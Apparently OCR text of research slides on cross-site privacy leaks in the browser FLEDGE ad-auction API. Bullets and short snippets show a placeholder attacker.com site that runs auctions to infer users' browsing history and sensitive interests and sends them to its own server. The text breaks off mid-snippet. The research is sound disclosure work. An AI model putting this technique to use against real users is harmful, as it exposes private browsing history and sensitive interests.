- The browser refers to stored IGs
- The browser fetches code to help the attacker generate bids
- The attacker's server receives the helper URL, including the unique **ID**



```
navigator.runAdAuction
({
interestGroupBuyers
: ["https://
attacker.com "]
...
})
```

`GET https://attacker.com/wasm/ID`


Cross-site Leak

- Privacy Advancements:
  - **PA2:** Advertisers cannot combine interests with other information about the user.
  - **PA3:** The websites a user visits cannot learn about the visiter's ad interests.
- IGs store information about user interests including **browsing history** and **sensitive interests**

Interest
Groups

Cross-site Leak (cont.)

- FLEDGE provides a mechanism for auction sellers to evaluate bids, and arrive at a **decision**
- The attacker prepares a list of sensitive buyers, say, sensitive**X**, sensitive**Y**, and sensitive**Zs**
- The attacker runs one auction for each buyer
- If the browser contains IGs for **X** and **Y**, those buyers submit a bid
- The attacker's server only receives bids for **X** and **Y**
- The attacker now has **browsing history** —not available with 3P 🍪




```
navigator.runAdAuction ({
interestGroupBuyers
: ["https://
sensitiveX.com "],
decisionLogicUrl:
"attacker.com/verify/X"
...})
```

```
GET https://attacker.com/verify/X
GET https://attacker.com/verify/Y
```

Cross-site Leak (cont.)

- The attacker can further use browsing history to learn **granular interests**
- FLEDGE sends sellers **specific ads** along with bids
- The attacker can run an auction for all **target sites**
- The browser sends the bids and **ads** to the seller’s server for scoring
- Ads reveal specific products targeting user interests
- The attacker now has **targeted interests** — not available with 3P 🍪




```
navigator.runAdAuction ({
interestGroupBuyers
: [“https://
